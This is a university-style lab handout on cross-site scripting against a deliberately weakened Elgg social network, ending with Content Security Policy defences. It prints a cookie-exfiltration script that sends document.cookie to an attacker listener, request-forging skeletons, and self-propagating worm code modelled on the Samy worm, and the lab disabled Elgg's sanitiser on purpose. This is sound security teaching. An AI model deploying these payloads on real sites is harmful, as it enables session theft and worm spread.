Cross-Site Scripting (XSS) Attack Lab
(Web Application: Elgg)

1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting XSS vulnerabilities.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named `Elgg` in our pre-built Ubuntu VM image. `Elgg` is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles.

In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified `Elgg`, in a way that is similar to what Samy Kamkar did to `MySpace` in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list. This lab covers the following topics:

- Cross-Site Scripting attack
- XSS worm and self-propagation
- Session cookies
- HTTP GET and POST requests
- JavaScript and Ajax
- Content Security Policy (CSP)

Lab environment. This lab has been tested on our pre-built Ubuntu 20.04 VM, which can be downloaded from the SEED website. Since we use containers to set up the lab environment, this lab does not depend much on the SEED VM. You can do this lab using other VMs, physical machines, or VMs on the cloud.

2 Lab Environment Setup

2.1 DNS Setup

We have set up several websites for this lab. They are hosted by the container `10.9.0.5`. We need to map the names of the web server to this IP address. Please add the following entries to `/etc/hosts`. You need to use the root privilege to modify this file:

```
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```

2.2 Container Setup and Commands

Please download the `Labsetup.zip` file to your VM from the lab's website, unzip it, enter the `Labsetup` folder, and use the `docker-compose.yml` file to set up the lab environment. Detailed explanation of the content in this file and all the involved `Dockerfile` can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

In the following, we list some of the commonly used commands related to Docker and Compose. Since we are going to use these commands very frequently, we have created aliases for them in the `.bashrc` file (in our provided SEEDUbuntu 20.04 VM).

```
$ docker-compose build  # Build the container images
$ docker-compose up     # Start the containers
$ docker-compose down   # Shut down the containers

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the "`docker ps`" command to find out the ID of the container, and then use "`docker exec`" to start a shell on that container. We have created aliases for them in the `.bashrc` file.

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```

If you encounter problems when setting up the lab environment, please read the "Common Problems" section of the manual for potential solutions.

2.3 Elgg Web Application

We use an open-source web application called Elgg in this lab. Elgg is a web-based social-networking application. It is already set up in the provided container images; its URL is http://www.seed-server.com. We use two containers, one running the web server (10.9.0.5) , and the other running the MySQL database (10.9.0.6). The IP addresses for these two containers are hardcoded in various places in the configuration, so please do not change them from the docker-compose.yml file.

MySQL database. Containers are usually disposable, so once it is destroyed, all the data inside the containers are lost. For this lab, we do want to keep the data in the MySQL database, so we do not lose our work when we shutdown our container. To achieve this, we have mounted the mysql_data folder on the host machine (inside Labsetup, it will be created after the MySQL container runs once) to the /var/lib/mysql folder inside the MySQL container. This folder is where MySQL stores its database. Therefore, even if the container is destroyed, data in the database are still kept. If you do want to start from a clean database, you can remove this folder:

```
$ sudo rm -rf mysql_data
```

User accounts. We have created several user accounts on the Elgg server; the user name and passwords are given in the following.

```
---------------------------
UserName  | Password
---------------------------
admin     |  seedadmin
alice     |  seedalice
boby      |  seedboby
charlie   |  seedcharlie
samy      |  seedsamy
---------------------------
```

3 Lab Tasks

When you copy and paste code from this PDF file, very often, the quotation marks, especially single quote, may turn into a different symbol that looks similar. They will cause errors in the code, so keep that in mind. When that happens, delete them, and manually type those symbols.

3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called "HTTP Header Live" for this purpose. Before you start working on this lab, you should get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 5.1).

3.2 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The

following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the `src` attribute in the `<script>` tag. See the following example:

```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

In the above example, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.

3.3 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

3.4 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `<img>` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address `10.9.0.1`), where the attacker has a TCP server listening to the same port.

```
<script>document.write('<img src=http://10.9.0.1:5555?c='
                        + escape(document.cookie) + '   >');
</script>
```

A commonly used program by attackers is `netcat` (or `nc`) , which, if running with the `"-l"` option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port `5555`:

```
$ nc -lknv 5555
```

The `-l` option is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. The `-nv` option is used to have `nc` give more verbose output. The `-k` option

means when a connection is completed, listen for another one.

3.5 Task 4: Becoming the Victim's Friend

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. This worm does not self-propagate; in task 6, we will make it self-propagating.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the `Elgg` server (the user name is `samy`).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in `Elgg`. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's `HTTP` inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. Section 5 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request look like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;           ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```

The above code should be placed in the `"About Me"` field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on `"Edit HTML"`, which can be found at the top right of the `"About Me"` text field.

Lines ① and ② are used to authenticate the origin of the request as we will see with countermeasures to the CSRF attack.

3.6 Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. Specifically, modify the victim's `"About Me"` field. We will write an XSS worm to complete the task. This worm does not self-propagate; in task 6, we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in `Elgg`. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's `HTTP` inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;     //FILL IN

  var samyGuid=...;    //FILL IN

  var sendurl=...;     //FILL IN

  if(elgg.session.user.guid!=samyGuid)            ①
  {
     //Create and send Ajax request to modify profile
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("POST", sendurl, true);
     Ajax.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
}
</script>
```

Similar to Task 4, the above code should be placed in the "`About Me`" field of Samy's profile page, and the Text mode should be enabled before entering the above JavaScript code.

Why do we need Line ①? Remove this line, and repeat your attack. Explain your observation.

3.7 Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also

add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches.

Link Approach: If the worm is included using the `src` attribute in the `<script>` tag, writing self-propagating worms is much easier. We have discussed the `src` attribute in Task 1, and an example is given below. The worm can simply copy the following `<script>` tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://www.example.com/xss_worm.js">
</script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
<script id="worm">
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";  ①
   var jsCode = document.getElementById("worm").innerHTML;           ②
   var tailTag = "</" + "script>";                                   ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  ④

   alert(jsCode);
</script>
```

It should be noted that `innerHTML` (line ②) only gives us the inside part of the code, not including the surrounding `script` tags. We just need to add the beginning tag `<script id="worm">` (line ①) and the ending tag `</script>` (line ③) to form an identical copy of the malicious code.

When data are sent in HTTP POST requests with the `Content-Type` set to `application/x-www-form-urlencoded`, which is the type used in our code, the data should also be encoded. The encoding scheme is called *URL encoding*, which replaces non-alphanumeric characters in the data with `%HH`, a percentage sign and two hexadecimal digits representing the ASCII code of the character. The `encodeURIComponent()` function in line ④ is used to URL-encode a string.

Note: In this lab, you can try both Link and DOM approaches, but the DOM approach is required, because it is more challenging and it does not rely on external JavaScript code.

3.8 Elgg's Countermeasures

This sub-section is only for information, and there is no specific task to do. It shows how Elgg defends against the XSS attack. Elgg does have built-in countermeasures, and we have disabled them to make the attack work. Actually, Elgg uses two countermeasures. One is a custom built security plugin `HTMLawed`, which validates the user input and removes the tags from the input. We have commented out the invocation of the plugin inside the `filter_tags()` function in `input.php`, which is located inside `vendor/elgg/elgg/engine/lib/`. See the following:

```
function filter_tags($var) {
   // return elgg_trigger_plugin_hook('validate', 'input', null, $var);
   return $var;
}
```

In addition to `HTMLawed`, Elgg also uses PHP's built-in method `htmlspecialchars()` to encode the special characters in user input, such as encoding `"<"` to `"&lt"`, `">"` to `"&gt"`, etc. This method is invoked in `dropdown.php`, `text.php`, and `url.php` inside the `vendor/elgg/elgg/views/default/output/` folder. We have commented them out to turn off the countermeasure.

4 Task 7: Defeating XSS Attacks Using CSP

The fundamental problem of the XSS vulnerability is that HTML allows JavaScript code to be mixed with data. Therefore, to fix this fundamental problem, we need to separate code from data. There are two ways to include JavaScript code inside an HTML page, one is the inline approach, and the other is the link approach. The inline approach directly places code inside the page, while the link approach puts the code in an external file, and then link to it from inside the page.

The inline approach is the culprit of the XSS vulnerability, because browsers do not know where the code originally comes from: is it from the trusted web server or from untrusted users? Without such knowledge, browsers do not know which code is safe to execute, and which one is dangerous. The link approach provides a very important piece of information to browsers, i.e., where the code comes from. Websites can then tell browsers which sources are trustworthy, so browsers know which piece of code is safe to execute. Although attackers can also use the link approach to include code in their input, they cannot place their code in those trustworthy places.

How websites tell browsers which code source is trustworthy is achieved using a security mechanism called Content Security Policy (CSP). This mechanism is specifically designed to defeat XSS and Click-Jacking attacks. It has become a standard, which is supported by most browsers nowadays. CSP not only restricts JavaScript code, it also restricts other page contents, such as limiting where pictures, audio, and video can come from, as well as restricting whether a page can be put inside an iframe or not (used for defeating ClickJacking attacks). Here, we will only focus on how to use CSP to defeat XSS attacks.

4.1 Experiment Website setup

To conduct experiments on CSP, we will set up several websites. Inside the `Labsetup/image_www` docker image folder, there is a file called `apache_csp.conf`. It defines five websites, which share the same folder, but they will use different files in this folder. The `example60` and `example70` sites are used for hosting JavaScript code. The `example32a`, `example32b`, and `example32c` are the three websites that have different CSP configurations. Details of the configuration will be explained later.

Changing the configuration file. In the experiment, you need to modify this Apache configuration file (`apache_csp.conf`). If you make a modification directly on the file inside the image folder, you need to rebuild the image and restart the container, so the change can take effect. You can also use the `"docker cp"` command to copy the file into the running container, and vice versa.

You can also modify the file inside the running container. The downside of this option is that in order to keep the docker image small, we have only installed a very simple text editor called `nano` inside the container. It should be sufficient for simple editing. If you do not like it, you can always add an installation command to the `Dockerfile` to install your favorite command-line text editor. On the running container, you

can find the configuration file `apache_csp.conf` inside the `/etc/apache2/sites-available` folder. After making changes, you need to restart the Apache server for the changes to take effect:

```
# service apache2 restart
```

DNS Setup. We will access the above websites from our VM. To access them through their respective URLs, we need to add the following entries to the `/etc/hosts` file (if you have not done so already at the beginning of the lab), so these hostnames are mapped to the IP address of the server container (`10.9.0.5`). You need to use the root privilege to change this file (using `sudo`).

```
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```

4.2 The web page for the experiment

The `example32(a|b|c)` servers host the same web page `index.html`, which is used to demonstrate how the CSP policies work. In this page, there are six areas, `area1` to `area6`. Initially, each area displays `"Failed"`. The page also includes six pieces of JavaScript code, each trying to write `"OK"` to its corresponding area. If we can see `OK` in an area, that means, the JavaScript code corresponding to that area has been executed successfully; otherwise, we would see `Failed`. There is also a button on this page. If it is clicked, a message will pop up, if the underlying JavaScript code gets triggered.

Listing 1: The experiment web page `index.html`

```
<html>
<h2 >CSP Experiment</h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'>Failed</span></p>
<p>2. Inline: Nonce (222-222-222): <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From www.example60.com: <span id='area5'>Failed</span></p>
<p>6. From www.example70.com: <span id='area6'>Failed</span></p>
<p>7. From button click:
     <button onclick="alert('JS Code executed!')">Click me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script_area4.js"> </script>
```

```
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script_area6.js"> </script>
</html>
```

4.3 Setting CSP Policies

CSP is set by the web server as an HTTP header. There are two typical ways to set the header, by the web server (such as Apache) or by the web application. In this experiment, we will conduct experiments using both approaches.

CSP configuration by Apache. Apache can set HTTP headers for all the responses, so we can use Apache to set CSP policies. In our configuration, we set up three websites, but only the second one sets CSP policies (the lines marked by ■). With this setup, when we visit `example32b`, Apache will add the specified CSP header to all the response from this site.

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \          ■
             default-src 'self'; \                  ■
             script-src 'self' *.example70.com \    ■
           "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>                                  ●
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
```

CSP configuration by web applications. For the third `VirtualHost` entry in our configuration file (marked by ●), we did not set up any CSP policy. However, instead of accessing `index.html`, the entry point of this site is `phpindex.php`, which is a PHP program. This program, listed below, adds a CSP header to the response generated from the program.

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
```

```
  header($cspheader);
?>

<?php include 'index.html';?>
```

4.4 Lab tasks

After starting the containers and making changes to the `/etc/hosts`, please visit the following URLs from your VM.

```
http://www.example32a.com
http://www.example32b.com
http://www.example32c.com
```

1. Describe and explain your observations when you visit these websites.
2. Click the button in the web pages from all the three websites, describe and explain your observations.
3. Change the server configuration on `example32b` (modify the Apache configuration), so Areas 5 and 6 display OK.
4. Change the server configuration on `example32c` (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display `OK`.
5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

5 Guidelines

5.1 Using the "HTTP Header Live" add-on to Inspect HTTP Headers

The version of Firefox (version 60) in our Ubuntu 16.04 VM does not support the `LiveHTTPHeader` add-on, which was used in our Ubuntu 12.04 VM. A new add-on called "`HTTP Header Live`" is used in its place. The instruction on how to enable and use this add-on tool is depicted in Figure 1. Just click the icon marked by ①; a sidebar will show up on the left. Make sure that `HTTP Header Live` is selected at position ②. Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked by ③. If you click on any HTTP request, a pop-up window will show up to display the selected HTTP request. Unfortunately, there is a bug in this add-on tool (it is still under development); nothing will show up inside the pop-up window unless you change its size (It seems that re-drawing is not automatically triggered when the window pops up, but changing its size will trigger the re-drawing).

5.2 Using the Web Developer Tool to Inspect HTTP Headers

There is another tool provided by Firefox that can be quite useful in inspecting HTTP headers. The tool is the Web Developer Network Tool. In this section, we cover some of the important features of the tool. The Web Developer Network Tool can be enabled via the following navigation:

```
Click Firefox's top right menu --> Web Developer --> Network
 or
Click the "Tools" menu --> Web Developer --> Network
```




Figure 1: Enable the HTTP Header Live Add-on

We use the user login page in Elgg as an example. Figure 2 shows the Network Tool showing the HTTP POST request that was used for login.




Figure 2: HTTP Request in Web Developer Network Tool

To further see the details of the request, we can click on a particular HTTP request and the tool will show the information in two panes (see Figure 3).





Figure 3: HTTP Request and Request Details in Two Panes

The details of the selected request will be visible in the right pane. Figure 4(a) shows the details of the login request in the `Headers` tab (details include URL, request method, and cookie). One can observe both request and response headers in the right pane. To check the parameters involved in an HTTP request, we can use the `Params` tab. Figure 4(b) shows the parameter sent in the login request to Elgg, including `username` and `password`. The tool can be used to inspect HTTP GET requests in a similar manner to

HTTP POST requests.



(a) HTTP Request Headers (b) HTTP Request Parameters

Figure 4: HTTP Headers and Parameters

Font Size. The default font size of Web Developer Tools window is quite small. It can be increased by focusing click anywhere in the Network Tool window, and then using `Ctrl` and + button.

5.3 JavaScript Debugging

We may also need to debug our JavaScript code. Firefox's Developer Tool can also help debug JavaScript code. It can point us to the precise places where errors occur. The following instruction shows how to enable this debugging tool:

```
Click the "Tools" menu --> Web Developer --> Web Console
or use the Shift+Ctrl+K shortcut.
```

Once we are in the web console, click the `JS` tab. Click the downward pointing arrowhead beside `JS` and ensure there is a check mark beside `Error`. If you are also interested in Warning messages, click `Warning`. See Figure 5.




Figure 5: Debugging JavaScript Code (1)

If there are any errors in the code, a message will display in the console. The line that caused the error appears on the right side of the error message in the console. Click on the line number and you will be taken to the exact place that has the error. See Figure 6.




Figure 6: Debugging JavaScript Code (2)